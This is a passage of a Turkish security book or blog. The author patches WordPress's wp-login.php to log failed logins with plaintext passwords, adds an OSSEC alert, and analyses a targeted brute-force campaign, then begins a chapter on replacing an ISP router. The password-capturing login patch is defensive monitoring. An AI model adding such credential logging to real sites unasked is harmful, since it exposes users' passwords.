185.86.164.99	bellsouth.visualpleasures.net	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	
185.86.167.4	4-189-85-185.ip.ideahosting.net.tr	Turkey	34	Istanbul	Ideal Hosting Sunucu Internet Hiz. Tic. Ltd. Sti.	AS29262	

Download csv

İlk olarak **wp-login.php** dosyasına yapılan hatalı giriş denemelerini parola ile birlikte diske kayıt eden bir PHP kodu hazırladım. Ardından bu kayıt edilen dosyadaki değişikliklerden de anlık olarak haberdar olabilmek için OSSEC HIDS üzerinde küçük bir tanım yaptım.

GNU nano 2.9.3 ../wp-login.php

```
	/**
	 * Filters the login page errors.
	 *
	 * @since 3.6.0
	 *
	 * @param object $errors      WP_Error object.
	 * @param string $redirect_to Redirect destination URL.
	 */
	$errors = apply_filters( 'wp_login_errors', $errors, $redirect_to );

	// Clear any stale cookies.
	if ( $reauth )
		wp_clear_auth_cookie();

	login_header(__('Log In'), '', $errors);

	if ( isset($_POST['log']) )
		$user_login = ( 'incorrect_password' == $errors->get_error_code() || 'empty_password' == $errors->get_error_code() ) ? esc_attr(wp_unslash($_POST['log'])) : '';
	$rememberme = ! empty( $_POST['rememberme'] );

	if ( ! empty( $errors->errors ) ) {
		$aria_describedby_error = ' aria-describedby="login_error"';
	} else {
		$aria_describedby_error = '';
	}

	if($_REQUEST) {
		if(isset($_POST['pwd']) && isset($_POST['log'])) {
			error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Failed Password] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                  " Username: " . print_r($_POST['log'], true) . " Password: " . print_r($_POST['pwd'], true) .
                                  " UserAgent: " . print_r($_SERVER ['HTTP_USER_AGENT' ], true) . "\r\n", 3, "/var/www/[redacted].txt");
		}
	}
?>

<form name="loginform" id="loginform" action="<?php echo esc_url( site_url( 'wp-login.php', 'login_post' ) ); ?>" method="post">
	<p>
		<label for="user_login"><?php _e( 'Username or Email Address' ); ?><br />
		<input type="text" name="log" id="user_login"<?php echo $aria_describedby_error; ?> class="input" value="<?php echo esc_attr( $user_login ); ?>" size="20" /></label>
	</p>
	<p>
		<label for="user_pass"><?php _e( 'Password' ); ?><br />
		<input type="password" name="pwd" id="user_pass"<?php echo $aria_describedby_error; ?> class="input" value="" size="20" /></label>
	</p>
	<?php
	/**
	 * Fires following the 'Password' field in the login form.
	 *
	 * @since 2.1.0
	 */
	do_action( 'login_form' );
	?>
	<p class="forgetmenot"><label for="rememberme"><input name="rememberme" type="checkbox" id="rememberme" value="forever" <?php checked( $rememberme ); ?> /> <?php esc_html_e( 'Remember Me' ); ?></label>$
	<p class="submit">
		<input type="submit" name="wp-submit" id="wp-submit" class="button button-primary button-large" value="<?php esc_attr_e('Log In'); ?>" />
<?php	if ( $interim_login ) {
		<input type="hidden" name="interim-login" value="1" />
<?php	} else { ?>
		<input type="hidden" name="redirect_to" value="<?php echo esc_attr($redirect_to); ?>" />
<?php	} ?>
<?php	if ( $customize_login ) { ?>
		<input type="hidden" name="customize-login" value="1" />
<?php	endif; ?>
		<input type="hidden" name="testcookie" value="1" />
	</p>
```

```
GNU nano 2.9.3                                                    /var/ossec/etc/ossec.co

  <include>trend-osce_rules.xml</include>
  <include>ms-se_rules.xml</include>
  <!-- <include>policy_rules.xml</include> -->
  <include>zeus_rules.xml</include>
  <include>solaris_bsm_rules.xml</include>
  <include>vmware_rules.xml</include>
  <include>ms_dhcp_rules.xml</include>
  <include>asterisk_rules.xml</include>
  <include>ossec_rules.xml</include>
  <include>attack_rules.xml</include>
  <include>dropbear_rules.xml</include>
  <include>unbound_rules.xml</include>
  <include>sysmon_rules.xml</include>
  <include>opensmtpd_rules.xml</include>
  <include>exim_rules.xml</include>
  <include>openbsd-dhcpd_rules.xml</include>
  <include>local_rules.xml</include>
  <include>http_dos_rules.xml</include>
</rules>


<syscheck>
  <!-- Frequency that syscheck is executed -- default every 20 hours -->
  <frequency>72000</frequency>

   <!-- By default a file mod 3 times stops reporting.  Shut off. -->
  <auto_ignore>no</auto_ignore>

  <!-- Directories to check  (perform all possible verifications) -->
  <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
  <directories check_all="yes">/bin,/sbin,/boot</directories>

  <!-- [redacted].txt -->
  <directories report_changes="yes" realtime="yes" check_all="yes">/root/[redacted]</directories>
  <directories report_changes="yes" realtime="yes" check_all="yes">/var/www/[redacted]</directories>

  <!-- Files/directories to ignore -->
  <ignore>/etc/mtab</ignore>
  <ignore>/etc/hosts.deny</ignore>
  <ignore>/etc/mail/statistics</ignore>
  <ignore>/etc/random-seed</ignore>
  <ignore>/etc/random.seed</ignore>
  <ignore>/etc/adjtime</ignore>
  <ignore>/etc/httpd/logs</ignore>

  <!-- Check the file, but never compute the diff -->
  <nodiff>/etc/ssl/private.key</nodiff>
</syscheck>

<rootcheck>
  <rootkit_files>/var/ossec/etc/shared/rootkit_files.txt</rootkit_files>
  <rootkit_trojans>/var/ossec/etc/shared/rootkit_trojans.txt</rootkit_trojans>
</rootcheck>
```

Ekim ayının sonu ve Kasım ayı boyunca kayıt altına alınan hatalı kullanıcı adı ve parola denemelerine baktığımda, denenen kullanıcı adı ve parolaların sözlükte yer alan sıradan kelimeler yerine blog yazılarımda geçen kelimelerden oluştuğunu öğrendim. Bu bilgi benim için hedeflenmiş bir saldırı girişimi olduğuna işaret ediyordu.

OSSEC Alert - Batcave - Level 7 - Integrity checksum changed. Ossec ×

OSSEC HIDS [redacted]@mertsarica.com via [redacted] Thu, Nov 29, 2018, 6:41 AM
to me

OSSEC HIDS Notification.
2018 Nov 29 06:41:34

Received From: Batcave->syscheck
Rule: 550 fired (level 7) -> "Integrity checksum changed."
Portion of the log(s):

Integrity checksum changed for: '/var/www/[redacted].txt'
What changed:
1280a1281
> 29-11-2018 03:41:33 [Failed Password] Client: 185.85.191.196 Username: nopcon Password: nopcon UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Old md5sum was: 'ba37834ada8a5e9e2130bb7cc510e1e2'
New md5sum is : '4eeb600b9f5a3f1c89066dd8c0113c6f'
Old sha1sum was: '49b33eadc40d043b238f2835a78f5201a1990722'
New sha1sum is : '5f4ce34ec958b65fda0efbe516f6a4b61a5e18ea'


--END OF NOTIFICATION

```
root@batcave:/var/[redacted]# head -n 80 [redacted].txt | grep 185.
26-10-2018 18:52:08 [Failed Password] Client: 185.86.164.101 Username: admin Password: hedef  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
26-10-2018 21:24:54 [Failed Password] Client: 185.86.164.98 Username: admin Password: oyunda  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
26-10-2018 21:58:22 [Failed Password] Client: 185.86.164.100 Username: klein Password: klein  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
26-10-2018 22:40:00 [Failed Password] Client: 185.86.164.104 Username: fakt Password: fakt  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537
.36
27-10-2018 01:08:40 [Failed Password] Client: 185.86.164.100 Username: admin Password: zaman  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 01:43:35 [Failed Password] Client: 185.86.164.110 Username: kas Password: kas  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.3
6
27-10-2018 02:16:56 [Failed Password] Client: 185.85.239.110 Username: admin Password: immunity  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safar
i/537.36
27-10-2018 02:29:39 [Failed Password] Client: 185.85.239.110 Username: admin Password: havayolu  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safar
i/537.36
27-10-2018 03:48:26 [Failed Password] Client: 185.86.164.99 Username: admin Password: uluda  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/53
7.36
27-10-2018 04:03:22 [Failed Password] Client: 185.86.164.106 Username: ertsarica Password: ertsarica  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103
Safari/537.36
27-10-2018 04:20:38 [Failed Password] Client: 185.86.164.106 Username: tsaric Password: tsaric  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
/537.36
27-10-2018 04:43:01 [Failed Password] Client: 185.86.167.4 Username: admin Password: oyaca  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537
.36
27-10-2018 06:09:38 [Failed Password] Client: 185.86.164.109 Username: bildi Password: bildi  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 06:49:47 [Failed Password] Client: 185.86.164.108 Username: venli Password: venli  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 07:02:05 [Failed Password] Client: 185.85.239.195 Username: control Password: control  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safa
ri/537.36
27-10-2018 07:06:58 [Failed Password] Client: 185.86.164.107 Username: admin Password: esnas  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 07:15:52 [Failed Password] Client: 185.85.191.201 Username: hem Password: hem  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.3
6
27-10-2018 07:34:13 [Failed Password] Client: 185.86.164.99 Username: venli Password: venli  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/53
7.36
27-10-2018 09:25:13 [Failed Password] Client: 185.86.164.100 Username: fatmal Password: fatmal  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
/537.36
27-10-2018 09:30:33 [Failed Password] Client: 185.85.238.244 Username: sarica Password: sarica  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
/537.36
27-10-2018 09:53:18 [Failed Password] Client: 185.86.13.213 Username: admin Password: ederim  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 10:07:53 [Failed Password] Client: 185.86.164.103 Username: bankac Password: bankac  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
/537.36
27-10-2018 10:23:36 [Failed Password] Client: 185.86.164.102 Username: admin Password: control  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
/537.36
27-10-2018 10:36:49 [Failed Password] Client: 185.86.164.104 Username: admin Password: fakt  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/53
7.36
27-10-2018 10:52:28 [Failed Password] Client: 185.85.190.132 Username: admin Password: tsari  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
27-10-2018 11:13:48 [Failed Password] Client: 185.86.164.106 Username: toka Password: toka  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537
.36
27-10-2018 11:53:24 [Failed Password] Client: 185.86.164.98 Username: merts Password: merts  UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/53
7.36
```


2019 yılının Şubat ayında denenen parolalara tekrar baktığımda ise bu defa 2009 yılında hacklenen Rockyou.com sitesinin veritabanından elde edilen parolaların denenmeye başladığını gördüm.


```
root@batcave:/var/www/[redacted]# tail -n 20 [redacted].txt | grep 185.
04-02-2019 02:09:32 [Failed Password] Client: 185.86.164.101 Username: admin Password: isabel UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 02:49:19 [Failed Password] Client: 185.86.13.213 Username: admin Password: mustang UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 04:16:08 [Failed Password] Client: 185.86.164.106 Username: admin Password: isabel UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 05:35:39 [Failed Password] Client: 185.85.238.244 Username: admin Password: isabel UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 06:51:01 [Failed Password] Client: 185.86.164.104 Username: admin Password: natalie UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/
537.36
04-02-2019 07:50:08 [Failed Password] Client: 185.85.239.195 Username: admin Password: natalie UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/
537.36
04-02-2019 09:04:34 [Failed Password] Client: 185.86.164.99 Username: admin Password: natalie UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 09:05:50 [Failed Password] Client: 185.86.164.106 Username: admin Password: cuteako UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/
537.36
04-02-2019 10:26:03 [Failed Password] Client: 185.85.238.244 Username: admin Password: cuteako UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/
537.36
04-02-2019 10:41:51 [Failed Password] Client: 185.85.191.201 Username: admin Password: cuteako UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/
537.36
04-02-2019 11:25:17 [Failed Password] Client: 185.85.239.110 Username: admin Password: javier UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
04-02-2019 14:20:38 [Failed Password] Client: 185.86.164.104 Username: admin Password: javier UserAgent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/5
37.36
```

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



Araştırmamı tamamladıktan sonra daha önce gevşettiğim güvenlik kontrollerini sıkılaştırmak için öncelikle Google Captcha eklentisini yönetici sayfası için etkin hale getirdim. Ardından da Wordfence'in Firewall ayarları sayfasındaki **Brute Force Protection** bölümünde hatalı kullanıcı adı denemesi yapan ip adresinin otomatik olarak bloklanmasını sağladım.





Bu araştırma sonucunda aylardır blogumu hacklemek için birilerinin uğraştığını üzülerek öğrenmiş oldum. Benim gibi WordPress CMS kullananların ise Google Captcha, Duo Two-Factor Authentication ve Wordfence Security eklentilerini muhakkak kurup düzgün bir şekilde ayarlarını yapmalarını ve ayrıca OSSEC HIDS ile de şüpheli durumlara karşı sistemlerini yakından izlemelerini şiddetle tavsiye ederim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

9. Esaretten Kaçış

Yıllarca internet servis sağlayıcılarının ADSL modemini kullanmış ve bunlar üzerinde yapmış olduğum güvenlik araştırmaları (Hediye Modemler Ne Kadar Güvenli? , Donanım Yazılımı Analizinin Önemi) ile bilgi güvenliği farkındalığını arttırmaya çalışmış biri olarak hediye modem kullanmaya bireysel olarak sıcak baktığımı pek söyleyemem. Bunun başlıca nedenlerinden bazılarını sayacak olursam; modemlerde internet servis sağlayıcıları tarafından kullanılan gömülü kullanıcı hesaplarının herkes tarafından öğrenilebilmesi ve son kullanıcının modemin/yönlendiricinin yönetim sayfasını internetten erişime açması durumunda başkaları tarafından kötüye kullanılabilmesi, donanım yazılımının (firmware) özel sürüm olması sebebiyle son, en güvenli sürüme güncellenememesi, bağlantı kısıtlamasının (firewall) her bağlantı noktası (port) için yapılamaması, kısıtlı yönetim sayfaları diyebilirim.

Yaklaşık iki yıl önce evime fiber internet altyapısının gelmesi ile birlikte ADSL modemin yerini yönlendirici (router) aldı. Internet servis sağlayıcımın kullanmaya zorunlu tuttuğu Tılgın marka, kendi web sitesinde dahi adı sanı bulunmayan HG1332 model yönlendirici ile internetten aldığım keyifli günler yerini esarete

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

bıraktı. Vasat ötesi WiFi sinyal gücü, 7 yıl önce yönlendiricilerin desteklemeye başlayıp günümüzde sıradan hale gelmiş OpenVPN desteğinin olmaması, modern güvenlik dünyasının şifreli dns iletişimini (DoH) desteklememesi, dinamik dns (DDNS) desteğinin oldukça sınırlı olması gibi bir çok olumsuz neden sayabilirim.

Bu yönlendirici ile kısa süreli mutsuz bir beraberlikten sonra internet servis sağlayıcımla yönlendiriciyi değiştirmek üzere iletişime geçtiğimde ne yazık ki olumsuz yanıt aldım. Internet üzerinde bu yönlendiriciden kurtulmak için araştırma yaptığımda da bol bol şikayet dışında elle tutulur 1 kaynak bulamadığım ve buna ayıracak zamanım da pek olmadığı için zaman içinde kaderime boyun eğmek zorunda kaldım.

Tılgın HG1332 ile geçirdiğim mutsuz zamanların süresi arttıkça bu yönlendiriciden kurtulmak için aradan 1 yıl geçtikten sonra internette arama yaptığımda internet servis sağlayıcısının bu yönlendiriciyi köprü modunda kullanarak kendi yönlendiricinizi kullamaya izin verdiğini öğrendim. Zaman içinde HG1332'den nefret ettiğim için tamamiyle kurtulmanın yollarını aramaya başladım. Sosyal ağ hesaplarım üzerinden yardım çağrısında bulunduğumda sağolsun epey bir kişi bu konuda yardımcı olmak için seferber oldu. Aykut ALPER'in farklı bir internet servis sağlayıcısında Mikrotik yönlendirici ile bunu yaptığını, bir başka yardımseverin **VLAN ID** ve PPOE kullanıcı adı ve parolası ile HG1332'den kurtulabileceğimi belirtmesinden sonra ihtiyaç listesi üzerinde çalışmaya başladım. Listeyi hazırlamak için aklıma gelen sorulardan bazıları şunlar oldu;

Hangi marka ve model yönlendirici almam gerekir ?

Yıllarca Asus modem ve yönlendiricilere DD-WRT, Tomato, Asuswrt-Merlin gibi özel donanım yazılımlarının (custom firmware) kolayca yüklenebildiğini bildiğim için tercihimi Asus markasından yana yaptım. Donanım yazılımı olarak da güvenlik


özellikleri hoşuma gittiği için Asuswrt-Merlin'i tercih ettim. Asuswrt-Merlin'in desteklediği modeller genel olarak pahalı olduğu için, fiyat ve performans açısından benim için en uygun olan RT-AC1900U modelini satın aldım.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

VLAN ID'im nedir ?

Tılgın HG1332'nin arayüzüne admin kullanıcısı ile bağlandığımda maalesef VLAN ID'mi görebileceğim yönetim sayfalarının çoğu gizlenmişti. Internet üzerinde HG1332'ye yönelik araştırma yaptığımda, bu yönlendiriciden kurtulmaya çalışan bir kişinin yazdığı bir yazıdan, HG1332 yönlendiricisinde de tanımlı olan kullanıcı adı ve parolaları elde etmeye başaran İlteriş EROĞLU isimli genç bir arkadaşın başarılı çalışmasına rastladım. 2015 yılında Donanım Yazılımı Analizinin Önemi başlıklı yazımda benim de dikkat çektiğim şifresiz kanal üzerinden TR-069 iletişimin gerçekleşmesinin yıllar sonra İlteriş'in çalışmasında da hala devam ettiğini görmek beni oldukça şaşırttı. Yazıda yer alan **root** kullanıcısı ile HG1332'nin arayüzüne bağlandıktan sonra VLAN ID'mi kolay bir şekilde öğrenebildim.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM




Internet servis sağlayıcımı aramadan PPOE kullanıcı adı ve parolamı nasıl öğrenebilirim ?

